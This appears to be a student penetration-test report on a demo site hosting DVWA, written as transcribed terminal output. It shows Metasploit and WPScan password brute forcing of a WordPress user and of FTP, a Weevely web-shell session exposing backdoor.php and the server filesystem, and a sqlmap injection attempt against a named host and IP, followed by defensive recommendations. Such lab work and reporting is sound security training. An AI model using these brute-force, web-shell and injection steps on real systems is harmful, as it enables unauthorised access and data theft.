Checking for HTTP-Loadbalancing [Server]:
```

The outcome of this test is, demo.rcplindiaonline.com doesnot use load balancing.

```
pd@DESKTOP-PPDHIE1: ~  
  
NOT FOUND  
Checking for HTTP-Loadbalancing [Date]: , No date header found, skipping.  
Checking for HTTP-Loadbalancing [Diff]: NOT FOUND  
http://demo.rcplindiaonline.com does NOT use Load-balancing.  
root@DESKTOP-PPDHIE1:~#
```

The screenshot captures a Windows 10 desktop environment. A black terminal window titled "KALI" is open, displaying the results of a network scan performed by root@DESKTOP-PPDHIE1. The terminal output indicates that the website http://demo.rcplindiaonline.com does not utilize load balancing. Below the terminal, the Windows taskbar is visible, featuring the Start button, a search bar, and several pinned application icons including WhatsApp, Edge, File Explorer, and others. The system tray on the right side of the taskbar shows the time as 00:44 on 23-05-2018, along with language and connectivity settings.

## **DVWA:**

(DVWA, sigle to *Damn Vulnerable Web Application*, made with PHP and MySQL) discover and exploit some of the most commons vulnerabilities of web platforms: SQLInjection, Cross Site Scripting (XSS), Cross Site Request Forgery (CSRF), etc.

The screenshot shows the Damn Vulnerable Web App (DVWA) interface. The browser tabs indicate the application is running on 'demo.rcplindiaonline.com/dvwa/index.php'. The interface includes a sidebar menu with various security challenges like SQL Injection, XSS, and CSRF. The main content area provides a welcome message, a warning about the application's vulnerability, a disclaimer, and general instructions. The user is logged in as 'admin' with a security level of 'high'.

## Metasploit:

Metasploit is a penetration testing platform that enables you to find, exploit, and validate vulnerabilities. It provides the infrastructure, content, and **tools** to perform penetration tests and extensive security auditing and thanks to the open source community .

```
pd@DESKTOP-PPDHIE: ~  
=====+-----+=====
```

Press ENTER to size up the situation

```
% Date: April 25, 1848 %  
% Weather: It's always cool in the lab %  
% Health: Overweight %  
% Caffeine: 12975 mg %  
% Hacked: All the things %  
=====
```

Press SPACE BAR to continue

```
= [ metasploit v4.16.58-dev- ]  
+ -- ==[ 1767 exploits - 1007 auxiliary - 307 post ]  
+ -- ==[ 537 payloads - 41 encoders - 10 nops ]  
+ -- ==[ Free Metasploit Pro trial: http://r-7.co/trymsp ]
```

```
msf > use auxiliary/scanner/http/wordpress_login_enum  
msf auxiliary(scanner/http/wordpress_login_enum) > set PASS_FILE /root/priya_pass.txt  
PASS_FILE => /root/priya_pass.txt  
msf auxiliary(scanner/http/wordpress_login_enum) > set RHOSTS 52.66.187.228/WordPress  
RHOSTS => 52.66.187.228/WordPress  
msf auxiliary(scanner/http/wordpress_login_enum) > set TARGETURI http://demo.rcplindiaonline.com/WordPress  
TARGETURI => http://demo.rcplindiaonline.com/WordPress  
msf auxiliary(scanner/http/wordpress_login_enum) > set USERNAME priya  
USERNAME => priya  
msf auxiliary(scanner/http/wordpress_login_enum) > set RHOSTS 52.66.187.228  
RHOSTS => 52.66.187.228  
msf auxiliary(scanner/http/wordpress_login_enum) > run
```

```
[*] http://demo.rcplindiaonline.com/WordPress - WordPress Version 4.1.22 detected  
[*] 52.66.187.228:80 - http://demo.rcplindiaonline.com/WordPress - WordPress User-Enumeration - Running User Enumeration  
[*] 52.66.187.228:80 - http://demo.rcplindiaonline.com/WordPress - WordPress User-Validation - Running User Validation
```



pd@DESKTOP-PPDHIE1: ~

```
[+] WordPress version 4.1.22 (Released on 2018-01-16) identified from links opml, meta generator
[!] 4 vulnerabilities identified from the version number

[!] Title: WordPress <= 4.9.4 - Application Denial of Service (DoS) (unpatched)
Reference: https://wpvulndb.com/vulnerabilities/9021
Reference: https://baraktawily.blogspot.fr/2018/02/how-to-dos-29-of-world-wide-websites.html
Reference: https://github.com/quitten/doser.py
Reference: https://thehackernews.com/2018/02/wordpress-dos-exploit.html
Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-6389

[!] Title: WordPress 3.7-4.9.4 - Remove localhost Default
Reference: https://wpvulndb.com/vulnerabilities/9053
Reference: https://wordpress.org/news/2018/04/wordpress-4-9-5-security-and-maintenance-release/
Reference: https://github.com/WordPress/WordPress/commit/804363859602d4050d9a38a21f5a65d9aec18216
Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-10101
[i] Fixed in: 4.1.23

[!] Title: WordPress 3.7-4.9.4 - Use Safe Redirect for Login
Reference: https://wpvulndb.com/vulnerabilities/9054
Reference: https://wordpress.org/news/2018/04/wordpress-4-9-5-security-and-maintenance-release/
Reference: https://github.com/WordPress/WordPress/commit/14bc2c0a6fde0da04b47130707e01df850eedc7e
Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-10100
[i] Fixed in: 4.1.23

[!] Title: WordPress 3.7-4.9.4 - Escape Version in Generator Tag
Reference: https://wpvulndb.com/vulnerabilities/9055
Reference: https://wordpress.org/news/2018/04/wordpress-4-9-5-security-and-maintenance-release/
Reference: https://github.com/WordPress/WordPress/commit/31a4369366d6b8ce30045d4c838de2412c77850d
Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-10102
[i] Fixed in: 4.1.23

[+] WordPress theme in use: twentyfifteen - v1.0

[+] Name: twentyfifteen - v1.0
| Last updated: 2018-05-17T00:00:00.000Z
| Location: http://demo.rcplindiaonline.com/WordPress/wp-content/themes/twentyfifteen/
| Readme: http://demo.rcplindiaonline.com/WordPress/wp-content/themes/twentyfifteen/readme.txt
[!] The version is out of date, the latest version is 2.0
```

Type here to search

01:00  
23-05-2018

```
pd@DESKTOP-PPDHIE1: ~  
Reference: https://wordpress.org/news/2018/04/wordpress-4-9-5-security-and-maintenance-release/  
Reference: https://github.com/WordPress/WordPress/commit/31a4369366d6b8ce30045d4c838de2412c77850d  
Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-10102  
[i] Fixed in: 4.1.23  
  
[+] WordPress theme in use: twentyfifteen - v1.0  
  
[+] Name: twentyfifteen - v1.0  
| Last updated: 2018-05-17T00:00:00.000Z  
| Location: http://demo.rcplindiaonline.com/WordPress/wp-content/themes/twentyfifteen/  
| Readme: http://demo.rcplindiaonline.com/WordPress/wp-content/themes/twentyfifteen/readme.txt  
[!] The version is out of date, the latest version is 2.0  
| Style URL: http://demo.rcplindiaonline.com/WordPress/wp-content/themes/twentyfifteen/style.css  
| Referenced style.css: http://hpeindia.net/WordPress/wp-content/themes/twentyfifteen/style.css  
| Theme Name: Twenty Fifteen  
| Theme URI: https://wordpress.org/themes/twentyfifteen  
| Description: Our 2015 default theme is clean, blog-focused, and designed for clarity. Twenty Fifteen's simple,...  
| Author: the WordPress team  
| Author URI: https://wordpress.org/  
  
[!] Title: Twenty Fifteen Theme <= 1.1 - DOM Cross-Site Scripting (XSS)  
| Reference: https://wpvulndb.com/vulnerabilities/7965  
| Reference: https://blog.sucuri.net/2015/05/jetpack-and-twentyfifteen-vulnerable-to-dom-based-xss-millions-of-wordpress-websites-affected-millions-of-wordpress-websites-affected.html  
| Reference: http://packetstormsecurity.com/files/131802/  
| Reference: http://seclists.org/fulldisclosure/2015/May/41  
| Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-3429  
[i] Fixed in: 1.2  
  
[+] Enumerating plugins from passive detection ...  
[+] No plugins found  
[+] Starting the password brute forcer  
^CBrute Forcing 'priya' Time: 00:07:58 <===== > (4438 / 33001) 13.44% ETA: 00:51:19  
+-----+-----+-----+  
| Id | Login | Name | Password |  
+-----+-----+-----+  
| | priya | | |  
+-----+-----+-----+  
root@DESKTOP-PPDHIE1:~# Time: 00:08:00 <===== > (4457 / 33001) 13.50% ETA: 00:51:18
```

## Wpscan:

WPScan is a black box WordPress vulnerability scanner that can be used to scan remote WordPress installations to find security issues.

```
pd@DESKTOP-PPDHIE1: ~  
you can try the --random-agent parameter.  
root@DESKTOP-PPDHIE1:~# wpscan --url https://demo.rcplindiaonline.com --random-agent u
```

---

```
WPSecan®  
WordPress Security Scanner by the WPScan Team  
Version 2.9.3  
Sponsored by Sucuri - https://sucuri.net  
@_WPScan_, @ethicalhack3r, @erwan_lr, pvd1, @_FireFart_
```

---

```
[!] The target site returned an SSL/TLS error. You can try again using the --disable-tls-checks option.  
Error: ssl_connect_error  
See here for a detailed explanation of the error: http://www.rubydoc.info/github/typhoeus/ethon/Ethon/Easy:return_code  
root@DESKTOP-PPDHIE1:~# wpscan --url https://demo.rcplindiaonline.com --disable-tls-checks u
```

---


```
WPSecan®  
WordPress Security Scanner by the WPScan Team  
Version 2.9.3  
Sponsored by Sucuri - https://sucuri.net  
@_WPScan_, @ethicalhack3r, @erwan_lr, pvd1, @_FireFart_
```

---

```
[!] The WordPress URL supplied 'https://demo.rcplindiaonline.com/' seems to be down. Maybe the site is blocking wpscan so  
you can try the --random-agent parameter.  
root@DESKTOP-PPDHIE1:~#
```

## Weevely:

**Weevely** is a stealth PHP web shell that simulates telnet-like connection. It is an essential **tool** for web application post exploitation, and can be used as stealth backdoor or as a web shell to manage legit web accounts, even free hosted ones.



```
pd@DESKTOP-PPDHIE1: ~  
[+] weevely 3.2.0  
[+] Target:      demo.rcplindiaonline.com  
[+] Session:     /root/.weevely/sessions/demo.rcplindiaonline.com/hello_0.session  
[+] Browse the filesystem or execute commands starts the connection  
[+] to the target. Type :help for more information.  
weevely> ls  
backdoor.php  
dvwa_email.png  
hello.php  
apache@ip-172-31-26-74.ap-south-1.compute.internal:/var/www/html/dvwa/hackable/uploads $ cd..  
apache@ip-172-31-26-74.ap-south-1.compute.internal:/var/www/html/dvwa/hackable $ cd..  
apache@ip-172-31-26-74.ap-south-1.compute.internal:/var/www/html/dvwa $ cd /  
apache@ip-172-31-26-74.ap-south-1.compute.internal:/ $ ls  
bin  
boot  
data  
dev  
etc  
home  
lib  
lib64  
media  
mnt  
opt  
proc  
root  
run  
sbin  
srv  
sys  
tmp  
usr  
var  
xyz  
apache@ip-172-31-26-74.ap-south-1.compute.internal:/ $
```

## Attacking ftp:

pd@DESKTOP-PPDHIE1: ~

```

Name                Disclosure Date Rank  Description
----                -
auxiliary/scanner/ftp/ftp_login          normal  FTP Authentication Scanner

msf > use auxiliary/scanner/ftp/ftp_login
msf auxiliary(scanner/ftp/ftp_login) > show options

Module options (auxiliary/scanner/ftp/ftp_login):

Name                Current Setting Required Description
----                -
BLANK_PASSWORDS     false          no      Try blank passwords for all users
BRUTEFORCE_SPEED    5              yes     How fast to bruteforce, from 0 to 5
DB_ALL_CREDS        false          no      Try each user/password couple stored in the current database
DB_ALL_PASS          false          no      Add all passwords in the current database to the list
DB_ALL_USERS        false          no      Add all users in the current database to the list
PASSWORD             no             no      A specific password to authenticate with
PASS_FILE            no             no      File containing passwords, one per line
Proxies              no             no      A proxy chain of format type:host:port[,type:host:port][...]
RECORD_GUEST         false          no      Record anonymous/guest logins to the database
RHOSTS               yes            yes     The target address range or CIDR identifier
RPORT                21             yes     The target port (TCP)
STOP_ON_SUCCESS      false          yes     Stop guessing when a credential works for a host
THREADS              1              yes     The number of concurrent threads
USERNAME             no             no      A specific username to authenticate as
USERPASS_FILE        no             no      File containing users and passwords separated by space, one pair per line
USER_AS_PASS         false          no      Try the username as the password for all users
USER_FILE            no             no      File containing usernames, one per line
VERBOSE              true           yes     Whether to print output for all attempts

msf auxiliary(scanner/ftp/ftp_login) > set RHOSTS 52.66.187.228
RHOSTS => 52.66.187.228
msf auxiliary(scanner/ftp/ftp_login) > set USERNAME admin
USERNAME => admin
msf auxiliary(scanner/ftp/ftp_login) > set PASS_FILE /root/hey.txt
PASS_FILE => /root/hey.txt
msf auxiliary(scanner/ftp/ftp_login) > exploit
```

English (India)  
English (India) keyboard

To switch input methods, press  
Windows key+Space.

Type here to search

09:10  
23-05-2018

## **Database Attack:**

Initial check to confirm if website is vulnerable to SQLMAP SQL Injection:

➔ *http://demo.rcplindiaonline.com/cgi-bin/item.cgi?item\_id=15'*



### **Not Found**

The requested URL /cgi-bin/item.cgi was not found on this server.



If the page returns an SQL error, the page is vulnerable to SQLMAP SQL Injection.

## **SQLMAP:**

sqlmap is an open source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers. It comes with a powerful detection engine, many niche features for the ultimate penetration tester and a broad range of switches lasting from database fingerprinting, over data fetching from the database, to accessing the underlying file system and executing commands on the operating system via out-of-band connections.



pd@DESKTOP-PPDHIE1: ~

root@DESKTOP-PPDHIE1:~# sqlmap -u http://demo.rcplindiaonline.com/cgi-bin/item.cgi?item\_id=15 --dbs



[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[\*] starting at 23:40:16

[23:40:18] [INFO] testing connection to the target URL

[23:40:19] [CRITICAL] page not found (404)

it is not recommended to continue in this kind of cases. Do you want to quit and make sure that everything is set up properly? [Y/n] n

[23:41:10] [INFO] testing if the target URL content is stable

[23:41:10] [WARNING] target URL content is not stable. sqlmap will base the page comparison on a sequence matcher. If no dynamic nor injectable parameters are detected, or in case of junk results, refer to user's manual paragraph 'Page comparison'

how do you want to proceed? [(C)ontinue/(s)tring/(r)egex/(q)uit] c

[23:41:17] [CRITICAL] can't check dynamic content because of lack of page content

[23:41:17] [INFO] testing if GET parameter 'item\_id' is dynamic

[23:41:18] [INFO] confirming that GET parameter 'item\_id' is dynamic

[23:41:18] [WARNING] GET parameter 'item\_id' does not appear to be dynamic

[23:41:18] [WARNING] heuristic (basic) test shows that GET parameter 'item\_id' might not be injectable

[23:41:18] [INFO] testing for SQL injection on GET parameter 'item\_id'

[23:41:18] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'

[23:41:20] [INFO] testing 'MySQL >= 5.0 boolean-based blind - Parameter replace'

[23:41:20] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'

[23:41:20] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'

[23:41:21] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'

[23:41:22] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'

[23:41:23] [INFO] testing 'MySQL >= 5.0 error-based - Parameter replace (FLOOR)'

[23:41:23] [INFO] testing 'MySQL inline queries'

[23:41:23] [INFO] testing 'PostgreSQL inline queries'

[23:41:23] [INFO] testing 'Microsoft SQL Server/Sybase inline queries'



Type here to search



23:46

24-05-2018



## **CONCLUSION:**

- In the footprinting process, domain name profile a private one should hide. (in whois ). If a computer system or network is linked with the Internet directly, then you cannot hide the IP address and the related information such as the hosting company, its location, ISP, etc. If server containing very sensitive data, then it is recommended to keep it behind a secure proxy so that hackers cannot get the exact details of your actual server.
- Another effective way of hiding your system IP and ultimately all the associated information is to go through a Virtual Private Network (VPN). If you configure a VPN, then the whole traffic routes through the VPN network, so your true IP address assigned by your ISP is always hidden.
- Here the website shows some ports that are open. Once a hacker knows about open ports, then he can plan different attack techniques through the open ports. It is always recommended to check and close all the unwanted ports to safeguard the system from malicious attacks.
- **nslookup** command available on Linux to get DNS and host-related information. Here DNS is not configured in a secure way, it is possible that lots of sensitive information about the network and organization can go outside and an untrusted Internet user can perform a DNS zone transfer.
- Enforce a good security policy in the organization and conduct required trainings to make all the employees aware of the possible Social Engineering attacks and their consequences.



- Using different vulnerability test tools (skipfish, metasploit) there are vulnerability found. There are four vulnerability displayed in server using metasploit. Ftp information are so openly available. Firewall and load balancing couldn't be detected.
- Databases are not fully protected. Can able to access using sqlmap tool. Hence to avoid the attack and accessing the databases, unchecked user-input to database should not be allowed to pass through the application GUI. Every variable that passes into the application should be sanitized and validated. The user input which is passed into the database should be quoted.